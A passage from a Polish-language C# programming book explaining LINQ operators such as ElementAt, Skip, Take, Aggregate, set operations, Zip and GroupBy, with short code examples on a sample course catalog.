razy: za pierwszym razem operator `ElementAt` poprosił je o zwrócenie tylko jednego elementu, a za drugim — o zwrócenie dwóch, a zatem pierwszy kurs został sprawdzony dwa razy. Podczas trzeciej iteracji pętli (która w naszym przypadku jest także ostatnią) cały proces zostanie wykonany ponownie, jednak tym razem operator `ElementAt` odrzuci pierwsze dwa elementy i zwróci trzeci; innymi słowy, pierwszy kurs zostanie sprawdzony trzy razy, drugi — dwa razy, a trzeci i czwarty — jeden raz. (Trzeci kurs w naszych przykładowych danych nie należy do kategorii MAT, zatem zostanie on pominięty, kiedy zapytanie z operatorem `Where` zostanie poproszone o trzeci element). A zatem aby pobrać trzy elementy, zapytanie z operatorem `Where` zostało wykonane trzy razy i spowodowało siedmiokrotne

przetworzenie wyrażenia lambda.

W rzeczywistości jest jednak jeszcze gorzej, ponieważ pętla `for` będzie także za każdym razem wywoływać metodę `Count`, a w przypadku źródeł, które nie są indeksowane, takich jak te zwracane przez operator `Where`, metoda `Count` musi przejrzeć całą sekwencję — jedynym sposobem, by operator `Where` powiedział nam, ile elementów odpowiada kryteriom, jest sprawdzenie ich wszystkich. Innymi słowy, przedstawiony kod przetwarza zapytanie w całości trzy razy, a oprócz tego operator `ElementAt` częściowo wykonuje je kolejne trzy razy. Takie działanie kodu ujdzie nam bezkarnie, gdyż kolekcja jest bardzo mała; gdybyśmy jednak dysponowali tablicą zawierającą 1000 elementów, z których każdy pasowałby do podanego filtra, to okazałoby się, że kod wykonuje zapytanie w całości 1000 razy, natomiast częściowych wykonań będzie średnio około 500. Oznacza to, że filtr zostałby wykonany 1,5 miliona razy. Przejrzenie zapytania `Where` przy użyciu pętli `foreach` spowodowałoby, że zapytanie zostałoby wykonane jeden raz, natomiast filtr 1000 razy, a uzyskane wyniki byłyby takie same.

Właśnie dlatego stosując operatory `Count` i `ElementAt`, należy bardzo uważać. Jeśli użyjemy ich w pętli przeglądającej tę samą kolekcję, na rzecz której je wywołujemy, to wynikowy kod będzie miał złożoność  $O(n^2)$ .

Wszystkie operatory przedstawione do tej pory zwracały tylko jeden element ze źródła. Dostępne są jeszcze dwa inne operatory, które także w selektywny sposób wybierają zwracane elementy, jednak mogą ich zwracać więcej. Są to operatory `Skip` oraz `Take`. Oba pobierają jeden argument będący liczbą całkowitą. Zgodnie z tym, co sugeruje nazwa<sup>[47]</sup>, operator `Skip` ignoruje określoną liczbę elementów, a następnie zwraca wszystkie pozostałe elementy ze źródła danych. Natomiast operator `Take` zwraca podaną liczbę początkowych elementów, a wszystkie kolejne ignoruje (odpowiada on klauzuli `TOP` języka SQL).

Dostępne są także odpowiedniki powyższych operatorów, których działanie opiera się na predykatach; noszą one odpowiednio nazwy: `SkipWhile` oraz `TakeWhile`. Operator `SkipWhile` ignoruje wszystkie elementy od początku sekwencji aż do momentu odnalezienia pierwszego, który spełnia zadany predykat — element ten zostaje zwrocony, podobnie jak wszystkie kolejne aż do końca sekwencji (niezależnie od tego, czy będą one spełniać predykat, czy nie). Natomiast operator `TakeWhile` zwraca elementy sekwencji aż do momentu, gdy któryś z nich nie spełni podanego predykatu — wszystkie kolejne elementy sekwencji zostaną zignorowane.

Choć działanie wszystkich tych operatorów — `Skip`, `Take`, `SkipWhile` oraz `TakeWhile` — w wyraźny sposób zależy od kolejności elementów, to jednak ich stosowanie nie ogranicza się wyłącznie do typów uporządkowanych, takich jak

`IOrderedEnumerable<T>`. Zostały one zdefiniowane także dla typu `IEnumerable<T>`, co jest uzasadnione, bo chociaż w danych tego typu kolejność elementów nie jest gwarantowana, to jednak dane tego typu zawsze zwracają elementy w jakiejś kolejności. (Jedynym sposobem pobrania danych z sekwencji `IEnumerable<T>` jest odczytywanie ich po kolejnych, a zatem zawsze będą one pobierane w jakiejś kolejności, nawet jeśli będzie ona bezsensowna). Co więcej, interfejs `IOrderedEnumerable<T>` nie jest powszechnie implementowany poza LINQ, zatem całkiem często występują sytuacje, gdy obiekty, które w żaden sposób nie są związane z tą technologią, udostępniają elementy w znanej kolejności, implementując przy tym tylko interfejs `IEnumerable<T>`. Wszystkie te operatory są przydatne w takich sytuacjach, dlatego też ograniczenia narzucone na ich stosowanie nie są aż tak restrykcyjne. Bardziej zaskakuje możliwość ich stosowania w typie `IQueryable<T>`, choć jest to konsekwencją istnienia klauzuli `TOP` języka SQL (stanowiącej mniej więcej odpowiednik operatora `Take`). Wiele baz danych obsługuje ją nawet w zapytaniach, w których nie zostało określone uporządkowanie zwracanych rekordów. Jednak jak to zazwyczaj jest w przypadku technologii LINQ, konkretni dostawcy mogą nie udostępniać wybranych operatorów, a zatem w sytuacjach, gdy nie ma żadnej sensownej interpretacji tych operatorów, próba ich użycia skończy się zgłoszeniem wyjątku.

Istnieje jeszcze jeden operator powiązany z innymi opisywanymi w tym punkcie rozdziału. Jest nim operator `DefaultIfEmpty<T>`. Jeśli kolekcja źródłowa nie jest pusta, to operator ten zwraca ją w całości, natomiast w przeciwnym razie zwraca on kolekcję zawierającą jeden element o domyślnej wartości typu `T`, odpowiadającej wartości `0` (czyli `null` w przypadku typów referencyjnych, `0` w przypadku typów liczbowych itd.).

## Agregacja

Operatory `Sum` oraz `Average` dodają wartości wszystkich elementów ze źródła danych. Operator `Sum` zwraca sumę, a `Average` sumę podzieloną przez liczbę elementów. Są one dostępne dla kolekcji elementów następujących typów liczbowych: `decimal`, `double`, `float`, `int` oraz `long`. Dostępne są także ich wersje przeciążone pozwalające operować na danych dowolnego typu w połączeniu z wyrażeniem lambda, które pobiera obiekt tego typu i zwraca wartość liczbową jednego z wymienionych typów. Dzięki temu można napisać taki kod jak ten przedstawiony na [Przykład 10-39](#), który operuje na naszej przykładowej kolekcji kursów, `Course`, i wylicza średnią wartości pobranej dla danego obiektu, w naszym przypadku jest to długość kursu wyrażona w godzinach.

Przykład 10-39. Operator `Average` wykorzystujący projekcję

```
Console.WriteLine("Średnia długość kursu w godzinach: {0}",  
    Course.Catalog.Average(course => course.Duration.TotalHours));
```

LINQ definiuje także operatory `Min` oraz `Max`. Można ich używać w sekwencjach elementów dowolnego typu, choć nie ma gwarancji, że uda się je wykonać — konkretny dostawca może zgłosić błąd, jeśli nie będzie wiedział, jak porównywać elementy konkretnego typu. Na przykład *LINQ to Objects* wymaga, by obiekty dostępne w sekwencji implementowały interfejs `IComparable`.

Operatory `Min` oraz `Max` udostępniają wersje przeciążone, pozwalające na przekazanie wyrażenia lambda, które pobiera wartość używaną do porównania z obiektem źródłowym. Kod zamieszczony na [Przykład 10-40](#) pokazuje, jak skorzystać z tej wersji operatora `Max`, by określić datę publikacji ostatniego z kursów.

#### Przykład 10-40. Operator Max korzystający z projekcji

```
DateTime m = mathsCourses.Max(c => c.PublicationDate);
```

Warto zwrócić uwagę, że powyższe zapytanie nie zwraca kursu z najnowszą datą publikacji — zwraca tę datę. Jeśli zależy nam na uzyskaniu obiektu, którego wybrana właściwość ma maksymalną wartość, należałoby użyć operatora `OrderByDescending`, a następnie operatora `First` lub `FirstOrDefault`.

Dostawca *LINQ to Objects* definiuje wyspecjalizowane wersje przeciążone operatorów `Min` oraz `Max`, przeznaczone do operowania na sekwencjach tych samych typów liczbowych, na których działają operatory `Sum` i `Average` (czyli `decimal`, `double`, `float`, `int` oraz `long`). Dostępne są także ich analogiczne, wyspecjalizowane wersje umożliwiające przekazanie wyrażenia lambda. Te wyspecjalizowane wersje operatorów istnieją, by poprawić wydajność działania poprzez unikanie pakowania. Wersje ogólnego przeznaczenia tych operatorów bazują na interfejsie `IComparable`, a pobieranie referencji typu interfejsu dla wartości zawsze wiąże się z koniecznością jej spakowania. W przypadku dużych kolekcji pakowanie każdej wartości może się wiązać ze znacznym dodatkowym obciążeniem mechanizmu odzyskiwania pamięci.

LINQ definiuje także operator o nazwie `Aggregate`, stanowiący uogólnienie wzorca wykorzystywanego przez operatory `Min`, `Max`, `Sum` oraz `Average`; a zatem operator `Aggregate` zwraca jedną wartość będącą wynikiem procesu związanego z przetworzeniem każdego elementu zbioru wejściowego. Korzystając z `Aggregate`, można zatem zaimplementować wszystkie cztery przedstawione wcześniej operatory. Kod przedstawiony na [Przykład 10-41](#) używa operatora `Sum`, by obliczyć długość wszystkich kursów, a następnie wykonuje dokładnie to samo obliczenie, korzystając z operatora `Aggregate`.

### Przykład 10-41. Użycie operatora Sum oraz Aggregate o analogcznym znaczeniu

```
double t1 = Course.Catalog.Sum(course => course.Duration.TotalHours);
double t2 = Course.Catalog.Aggregate(
    0.0, (hours, course) => hours + course.Duration.TotalHours);
```

Agregacja działa poprzez stopniowe modyfikowanie wartości reprezentującej naszą aktualną wiedzę o wszystkich przeanalizowanych do tej pory elementach; wartość ta jest nazywana **akumulatorem** (ang. *accumulator*). Typ tej wartości zależy od wiedzy, którą gromadzimy. W naszym przypadku chodzi nam o dodawanie liczb, więc zastosowaliśmy typ `double` (ponieważ właśnie tego typu jest właściwość `TotalHours` typu `TimeSpan`).

Początkowo nie dysponujemy żadną wiedzą, gdyż jeszcze nie przeanalizowaliśmy żadnego elementu. Musimy zatem podać wartość akumulatora reprezentującą ten stan początkowy. Dlatego też pierwszy argument operatora `Aggregate` jest nazywany **ziarnem** (ang. *seed*) i stanowi właśnie tę początkową wartość akumulatora. W przykładzie z [Przykład 10-41](#) akumulator ma zawierać sumę, więc jego początkowa wartość wynosi `0.0`.

Drugim argumentem jest wyrażenie lambda określające, w jaki sposób należy modyfikować wartość akumulatora, by uwzględnić w niej informacje uzyskiwane z każdego z elementów sekwencji. Ponieważ naszym celem jest wyliczenie sumy czasu, zatem ograniczamy się do dodania czasu trwania kursu do bieżącej sumy.

Kiedy operator `Aggregate` przeanalizuje już wszystkie elementy, zwraca wynik; jego przeciążona wersja zastosowana w przykładzie z [Przykład 10-41](#) bezpośrednio zwraca wartość akumulatora. W naszym przypadku będzie to suma czasu trwania wszystkich kursów.

Jednak sposób modyfikacji wartości akumulatora nie musi bazować na dodawaniu. Na przykład operator `Max` można zaimplementować, używając tego samego procesu, lecz innej strategii akumulacji. Zamiast wyliczania sumy bieżącej wartością reprezentującą całą zgromadzoną do tej pory wiedzę może być największa wartość odnaleziona w analizowanych elementach. [Przykład 10-42](#) przedstawia przybliżony odpowiednik zapytania z [Przykład 10-40](#). (Nie jest to dokładny odpowiednik, gdyż kod z [Przykład 10-42](#) nie próbuje wykrywać i obsługiwać pustego źródła danych. Jeśli źródło danych będzie puste, to operator `Max` zgłosi wyjątek, natomiast poniższy kod zwróci datę o postaci `0/0/0000`).

### Przykład 10-42. Implementacja operatora Max przy użyciu operatora Aggregate

```
DateTime m = mathsCourses.Aggregate(
    new DateTime(),
    (date, c) => date > c.PublicationDate ? date : c.PublicationDate);
```

Przykład ten pokazuje, że operator `Aggregate` nie wymusza żadnego określonego znaczenia zmiennej służącej do gromadzenia wiedzy — sposób jej użycia zależy od tego, co chcemy zrobić. Niektóre operacje wymagają, by akumulator był nieco bardziej złożony. Kod przedstawiony na [Przykład 10-43](#) używa operatora `Aggregate` do wyliczenia średniego czasu trwania kursów.

#### Przykład 10-43. Implementacja średniej przy użyciu operatora Aggregate

```
double average = Course.Catalog.Aggregate(
    new { TotalHours = 0.0, Count = 0 },
    (totals, course) => new
    {
        TotalHours = totals.TotalHours + course.Duration.TotalHours,
        Count = totals.Count + 1
    },
    totals => totals.TotalHours / totals.Count);
```

Aby wyliczyć średni czas trwania kursu, musimy dysponować dwiema informacjami: sumarycznym czasem trwania wszystkich kursów oraz liczbą elementów. Zatem w tym przypadku nasz akumulator korzysta z typu zawierającego dwie wartości — pierwsza z nich służy do przechowywania sumy, a druga liczby elementów. W przykładzie wykorzystany został typ anonimowy, jednak równie dobrze można by użyć typu `Tuple<double, int>` albo nawet napisać jakiś zwyczajny typ definiujący kilka właściwości. (W rzeczywistości zastosowanie niestandardowej struktury byłoby nawet lepszym rozwiązaniem, gdyż pozwoliłoby uniknąć alokacji nowego bloku na stercie dla każdej nowej wartości akumulatora).

#### PODPOWIEDŹ

Kod przedstawiony na [Przykład 10-43](#) bazuje na tym, że gdy dwie niezależne metody należące do tego samego komponentu tworzą instancje dwóch strukturalnie identycznych typów anonimowych, to kompilator generuje tylko jeden typ, który będzie używany przez obie metody. Zastosowana w przykładzie początkowa wartość akumulatora jest instancją typu anonimowego składającego się z dwóch składowych: jednej typu `double` o nazwie `TotalHours` oraz drugiej typu `int` o nazwie `Count`. Także wyrażenie lambda służące do modyfikacji akumulatora zwraca instancję typu anonimowego, którego składowe mają te same typy i nazwy oraz zostały zdefiniowane w tej samej kolejności. Kompilator C# uznaje zatem, że będą to dane tego samego typu, co w tym przypadku ma znaczenie, ponieważ metoda `Aggregate` wymaga, by wyrażenie lambda pobierało i zwracało instancje akumulatora, które muszą być tego samego typu. Gdyby język C# nie gwarantował, że użyte w tym przykładzie dwa wyrażenia tworzące instancje typu anonimowego będą zwracały dane dokładnie tego samego typu, to nie można by oczekiwać, że ten kod uda się poprawnie skompilować.

Kod przedstawiony na [Przykład 10-43](#) używa innej przeciążonej wersji metody `Aggregate` niż ta, którą zaprezentowano wcześniej. Ta wersja metody pobiera dodatkowe wyrażenie lambda, które jest używane do pobrania wartości wynikowej

z akumulatora — w naszym przykładzie akumulator gromadzi informacje potrzebne do wyznaczenia wyniku, jednak sam nie jest tym wynikiem.

Oczywiście gdyby zależało nam na wyliczeniu sumy, maksimum bądź też wartości średniej, to nie używalibyśmy w tym celu operatora **Aggregate** — zamiast tego skorzystalibyśmy z odpowiedniego wyspecjalizowanego operatora, przeznaczonego do wykonywania odpowiednich obliczeń. Nie tylko są one prostsze, lecz niejednokrotnie także bardziej wydajne. (Na przykład dostawcy LINQ operujący na bazach danych mogą być w stanie generować zapytania zwracające wartość minimalną lub maksymalną, wykorzystując przy tym wbudowane możliwości bazy). Przedstawiony kod miał jedynie pokazać elastyczność tego rozwiązania, posługując się przy tym przykładem, który byłby łatwy do zrozumienia. A skoro już go przeanalizowaliśmy, przejdźmy do kolejnego przykładu. [Przykład 10-44](#) przedstawia szczegółowo zwarty przykład zastosowania metody **Aggregate**, która nie odpowiada żadnemu wbudowanemu operatorowi. Pobiera ona kolekcję prostokątów i zwraca wymiary prostokąta opisującego je wszystkie.

**Przykład 10-44.** Użycie operatora **Aggregate** do wyliczenia prostokąta opisującego inne prostokąty

```
public static Rect GetBounds(IEnumerable<Rect> rects)
{
    return rects.Aggregate(Rect.Union);
}
```

Zastosowana w tym przykładzie struktura **Rect** jest zdefiniowana w przestrzeni nazw **System.Windows**. Stanowi ona jeden z typów WPF, lecz jednocześnie jest bardzo prosta — zawiera jedynie cztery liczby: **X**, **Y**, **Width** raz **Height** — dzięki czemu w razie potrzeby można jej używać także w innych aplikacjach, niekorzystających z technologii WPF<sup>[48]</sup>. [Przykład 10-44](#) używa metody **Union** typu **Rect**, która pobiera dwa argumenty i zwraca pojedynczą wartość typu **Rect**, reprezentującą prostokąt opisujący oba prostokąty wejściowe (czyli najmniejszy prostokąt, który będzie zawierać oba prostokąty wejściowe).

W tym przykładzie wykorzystaliśmy najprostszą wersję metody **Aggregate**. Robi ona dokładnie to samo co wersja użyta w przykładzie z [Przykład 10-41](#), jednak nie wymaga podawania wartości początkowej — używa w tym celu pierwszej wartości pobranej ze źródła danych. Kod przedstawiony na [Przykład 10-45](#) jest odpowiednikiem przykładu z [Przykład 10-44](#), jednak jego poszczególne elementy zapisano w bardziej jawnym i wyraźnym sposobie. Pierwszy prostokąt dostępny w sekwencji został użyty jako wartość początkowa, przy czym dzięki użyciu operatora **Skip** wszystkie pozostałe elementy sekwencji zostały pominięte. Oprócz tego nie

przekazujemy samej metody `Union`, lecz wywołujemy ją, wykorzystując do tego wyrażenie lambda. Jeśli zastosujemy takie wyrażenie lambda, w którym argumenty są przekazywane bezpośrednio do istniejącej metody, to *LINQ to Objects* pozwala przekazać jej nazwę i wywoła ją bezpośrednio, a nie za pomocą naszego wyrażenia lambda. (Takiego efektu nie można uzyskać w przypadku stosowania dostawców korzystających z wyrażeń, gdyż wymagają oni przekazywania wyrażeń lambda). Bezpośrednie zastosowanie metody pozwala uzyskać bardziej zwarty kod i jest nieznacznie wydajniejsze, jednak uzyskiwany kod jest jednocześnie nieco mniej zrozumiały i to właśnie z tego powodu dodatkowo wyjaśniam go, przedstawiając kod z [Przykład 10-45](#).

**Przykład 10-45.** Nieco bardziej rozbudowany i mniej tajemniczy sposób wyznaczania prostokąta opisującego

```
public static Rect GetBounds(IEnumerable<Rect> rects)
{
    IEnumerable<Rect> theRest = rects.Skip(1);
    return theRest.Aggregate(rects.First(), (r1, r2) => Rect.Union(r1, r2));
}
```

Oba ostatnie przykłady działają w ten sam sposób. Zaczynają od użycia pierwszego elementu jako wartości początkowej. Zaczynając od kolejnego elementu z listy, operator `Aggregate` będzie wywoływać metodę `Rect.Union` i przekazywać do niej wartość początkową oraz drugi prostokąt. Zwrócony wynik — prostokąt opisujący pierwsze dwa prostokąty — staje się nową wartością akumulatora. Wartość ta zostaje następnie przekazana w wywołaniu metody `Union` wraz z trzecim prostokątem i tak dalej. [Przykład 10-46](#) pokazuje, jaki byłby efekt działania tej operacji agregacji, gdyby została ona wykonana na kolekcji zawierającej cztery wartości `Rect`. (Wartości te zostały zapisane jako `r1`, `r2`, `r3` oraz `r4`. Aby można je było przekazać do operatora `Aggregate`, trzeba by je było umieścić w kolekcji, takiej jak tablica).

**Przykład 10-46.** Efekt działania operatora `Aggregate`

```
Rect bounds = Rect.Union(Rect.Union(Rect.Union(r1, r2), r3), r4);
```

Jak już wspominałem wcześniej, `Aggregate` jest stosowaną w LINQ nazwą operacji, która czasami jest także określana jako **redukcja** (ang. *reduce*). Czasami można się także spotkać z określeniem **składanie** (ang. *fold*). Nazwę `Aggregate` zastosowano z tego samego powodu, dla którego operator projekcji nosi nazwę `Select`, a nie „map” (która ta nazwa jest częściej stosowana w funkcjowych językach programowania): terminologia wykorzystywana w LINQ bazuje w większym stopniu na języku SQL niż na akademickich językach programowania.

## Operacje na zbiorach

LINQ definiuje trzy operatory, które używając standardowych operacji na zbiorach, zapewniają możliwość łączenia danych pochodzących z dwóch źródeł. Operator **Intersect** zwraca wyniki zawierające tylko te elementy, które występują w obu zbiorach danych wejściowych. Jego przeciwnieństwem jest operator **Except**, który zwraca tylko te elementy, które występowały w jednym ze zbiorów wejściowych. Z kolei wyniki operatora **Union** zawierają elementy, które występowały w którymkolwiek, a także w obu zbiorach wejściowych.

Choć LINQ definiuje te operatory jako działania na zbiorach, to jednak nie wszystkie typy źródeł obsługujące technologię LINQ są dokładnymi abstrakcjami zbiorów. W przypadku zbiorów pojmowanych w sposób stosowany w matematyce każdy konkretny element należy do zbioru bądź do niego nie należy. Nie ma takiego pojęcia jak liczba wystąpień konkretnego elementu w zbiorze. Jednak implementacje interfejsu **IEnumerable<T>** nie działają w taki sposób: reprezentują one sekwencje elementów, zatem mogą się w nich pojawiać duplikaty; to samo dotyczy implementacji interfejsu **IQueryable<T>**. Nie musi to wcale oznaczać problemów, gdyż w niektórych kolekcjach duplikaty nigdy nie będą się pojawiać, a w niektórych przypadkach występowanie duplikatów nie będzie w niczym przeszkadzać. Jednak czasami, kiedy kolekcja będzie zawierać duplikaty, może się przydać możliwość usunięcia ich, tak by wynik bardziej przypominał faktyczny zbiór. Do tego celu LINQ udostępnia operator **Distinct**. **Przykład 10-47** przedstawia zapytanie, które pobiera nazwy kategorii ze wszystkich kursów, a następnie przekazuje je do operatora **Distinct**, aby zapewnić, że każda z nich będzie występować tylko jeden raz.

#### Przykład 10-47. Usuwanie duplikatów przy użyciu operatora **Distinct**

```
var categories = Course.Catalog.Select(c => c.Category).Distinct();
```

Wszystkie operatory opisane w tym punkcie rozdziału są dostępne w dwóch postaciach, gdyż do każdego z nich można opcjonalnie przekazać daną typu **IEqualityComparer<T>**. Dzięki temu dysponujemy możliwością modyfikacji sposobu, w jaki operatory te decydują, jakie elementy będą uznawane za te same.

### Operatory działające na całych sekwencjach z zachowaniem kolejności

LINQ definiuje pewne operatory, których wyniki zawierają wszystkie elementy źródłowe i które zachowują bądź odwracają kolejność tych elementów. Nie wszystkie kolekcje muszą mieć określoną kolejność występowania elementów, dlatego też opisywane tu operatory nie zawsze są dostępne. Niemniej jednak dostawca *LINQ to Objects* obsługuje wszystkie z nich. Najprostszym operatorem

należącym do tej grupy jest **Reverse**.

Operator **Concat** łączy ze sobą dwie sekwencje, zwraca sekwencję zawierającą wszystkie elementy pierwszej sekwencji wejściowej (w takiej kolejności, w jakiej zostały one udostępnione), a następnie wszystkie elementy drugiej kolekcji wejściowej (także w tym przypadku ich kolejność zostaje zachowana).

Także operator **Zip** łączy ze sobą dwie sekwencje, jednak zamiast zwracać elementy jeden po drugim, operator ten łączy je w pary. A zatem pierwszy zwracany element będzie bazował zarówno na pierwszym elemencie pierwszej sekwencji wejściowej, jak i na pierwszym elemencie drugiej sekwencji wejściowej. Drugi element wynikowy będzie bazował na drugim elemencie pierwszej sekwencji wejściowej oraz na drugim elemencie drugiej sekwencji wejściowej i tak dalej. Nazwa **Zip** została wybrana po to, by przywodzić na myśl skojarzenie ze sposobem, w jaki zamki błyskawiczne (ang. zipper) doskonale dopasowują do siebie elementy dwóch zbiorów. (Analagia ta nie jest jednak dokładna. Kiedy zamek błyskawiczny zbliża do siebie dwie części jakiejś rzeczy, jego zęby szepią się naprzemiennie. Jednak operator **Zip** nie umieszcza elementów z obu sekwencji naprzemiennie, tak jak w rzeczywistości robią to zamki błyskawiczne. Zamiast tego łączy elementy ze źródeł danych w pary).

Operatory **Reverse** oraz **Concat** zwracają elementy wejściowe bez wprowadzania w nich jakichkolwiek modyfikacji; natomiast operator **Zip** operuje na parach elementów, należy więc przekazać mu informację o tym, jak te pary utworzyć.

Dlatego też operator ten wymaga przekazania wyrażenia lambda pobierającego dwa argumenty, a następnie będzie do niego przekazywał pary elementów źródłowych i zwracał dowolne wyniki generowane przez to wyrażenie. Kod przedstawiony na [Przykład 10-48](#) używa selektora, który łączy dwa elementy pary przy użyciu konkatenacji.

#### Przykład 10-48. Łączenie list przy użyciu operatora Zip

```
string[] firstNames = { "Jan", "Artur", "Artur" };
string[] lastNames = { "Kowalski", "Zieliński", "Wielicki" };
IEnumerable<string> fullNames = firstNames.Zip(lastNames,
    (first, last) => first + " " + last);

foreach (string name in fullNames)
{
    Console.WriteLine(name);
}
```

Dwie listy łączone w tym przykładzie zawierają odpowiednio imiona i nazwiska, a wynik ich połączenia został przedstawiony poniżej:

Jan Kowalski

Jeśli oba źródła danych zawierają różne liczby elementów, to operator `Zip` zakończy działanie w momencie dotarcia do końca krótszego z nich i nie będzie podejmował żadnych prób pobierania pozostałych elementów z drugiego źródła.

Operator `SequenceEqual` przypomina nieco operator `Zip`, gdyż podobnie jak on działa na dwóch sekwencjach oraz na parach elementów, które w tych sekwencjach zajmują te same miejsca. Jednak zamiast przekazywać elementy do wyrażenia lambda, które je w jakiś sposób połączy, operator `SequenceEqual` porównuje każdą parę elementów. Jeśli proces porównania określi, że oba źródła zawierają tę samą liczbę elementów oraz że elementy w każdej z par są sobie równe, to zwracana jest wartość `true`. Jeśli źródła mają różną długość bądź jeśli elementy w choćby jednej parze nie są sobie równe, to zwracana jest wartość `false`. Operator `SequenceEqual` posiada dwie wersje przeciążone; pierwsza z nich pozwala na przekazanie jedynie listy, z którą zostanie porównane źródło danych, natomiast druga pozwala także na przekazanie implementacji interfejsu `IEqualityComparer<T>`, pozwalającej określić, co rozumiemy pod pojęciem równości.

## Grupowanie

Czasami będziemy chcieli zrobić coś więcej, niż jedynie posortować elementy w określonej kolejności. Na przykład może się zdarzyć, że będziemy chcieli przetworzyć wszystkie elementy posiadające jakąś cechę wspólną jako jedną grupę. Przykład przedstawiony na [Przykład 10-49](#) używa zapytania, by pogrupować kursy na podstawie kategorii, wyświetlić nazwę każdej z tych kategorii oraz wszystkie kursy, które do niej należą.

### Przykład 10-49. Grupujące wyrażenie zapytania

```
var subjectGroups = from course in Course.Catalog
                     group course by course.Category;

foreach (var group in subjectGroups)
{
    Console.WriteLine("Kategoria: " + group.Key);
    Console.WriteLine();

    foreach (var course in group)
    {
        Console.WriteLine(course.Title);
    }
    Console.WriteLine();
}
```

Klauzula `group` pobiera wyrażenie określające przynależność grupową — w naszym przypadku za jedną grupę będą uważane wszystkie kursy, które mają taką samą wartość właściwości `Category`. Klauzula ta zwraca kolekcję, której każdy element implementuje interfejs `IGrouping<TKey, TItem>`, gdzie `TKey` jest typem wyrażenia grupującego, a `TItem` — typem elementów należących do grupy. (Ponieważ używamy dostawcy *LINQ to Objects*, a grupujemy dane na podstawie łańcucha znaków zawierającego nazwę kategorii, zatem typem zmiennej `subjectGroup` z [Przykład 10-49](#) będzie `IEnumerable<IGrouping<string, Course>>`). Przedstawiony przykład zwróci trzy grupy obiektów, zobrazowane na [Rysunek 10-1](#).


Każdy z elementów `IGrouping<string, Course>` posiada właściwość `Key`, a ponieważ w naszym przykładzie kursy były grupowane na podstawie właściwości `Category`, zatem w każdym z tych obiektów klucz (`Key`) będzie zawierać łańcuch odczytany z tej właściwości. W naszych przykładowych danych z [Przykład 10-17](#) występują trzy różne nazwy kategorii: `MAT`, `BIO` oraz `CSE`, a zatem to właśnie one będą stanowić wartości właściwości `Key` naszych trzech grup.

Interfejs `IGrouping<TKey, TItem>` dziedziczy po interfejsie `IEnumerable<TItem>`, co oznacza, że całą zawartość tych obiektów można pobrać kolejno element po elemencie w sposób typowy dla iteratorów. A zatem w przykładzie z [Przykład 10-49](#) zewnętrzna pętla `foreach` pobiera kolejno każdą z trzech grup zwróconych przez zapytanie, natomiast wewnętrzna pętla `foreach` pobiera kolejno każdy z obiektów `Course` należących do aktualnie przetwarzanej grupy.

Wyrażenie zapytania z poprzedniego przykładu jest przekształcane na wywołanie przedstawione na [Przykład 10-50](#).

#### Przykład 10-50. Rozwinięcie prostego zapytania grupującego

```
var subjectGroups = Course.Catalog.GroupBy(course => course.Category);
```



Rysunek 10-1. Wyniki wykonania zapytania grupującego

Wyrażenia zapytań umożliwiają wprowadzanie modyfikacji w sposób grupowania. Dzięki nieznacznej modyfikacji oryginalnego zapytania można sprawić, że elementy umieszczane w każdej z grup będą czymś innym niż obiektami `Course`. W przykładzie przedstawionym na [Przykład 10-51](#) wyrażenie umieszczone bezpośrednio za słowem kluczowym `group` zostało zmienione z `course` na `course.Title`.

#### Przykład 10-51. Zapytanie grupujące z projekcją elementów

```
var subjectGroups = from course in Course.Catalog
                    group course.Title by course.Category;
```

W powyższym wyrażeniu wciąż jest używane to samo wyrażenie grupujące — `course.Category` — zatem także ono zwróci trzy grupy, jednak tym razem będą to grupy typu `IGrouping<string, string>`. Gdybyśmy przejrzały zawartość jednej ze

zwróconych grup, okazałoby się, że zawierają one sekwencję łańcuchów znaków reprezentujących nazwy kursów. Jak pokazuje kod przedstawiony na [Przykład 10-52](#), kompilator przekształca to zapytanie do wywołania innej przeciążonej wersji metody `GroupBy`.

**Przykład 10-52.** Rozwinięcie wyrażenia zapytania wykorzystującego projekcję elementów

```
var subjectGroups = Course.Catalog
    .GroupBy(course => course.Category, course => course.Title);
```

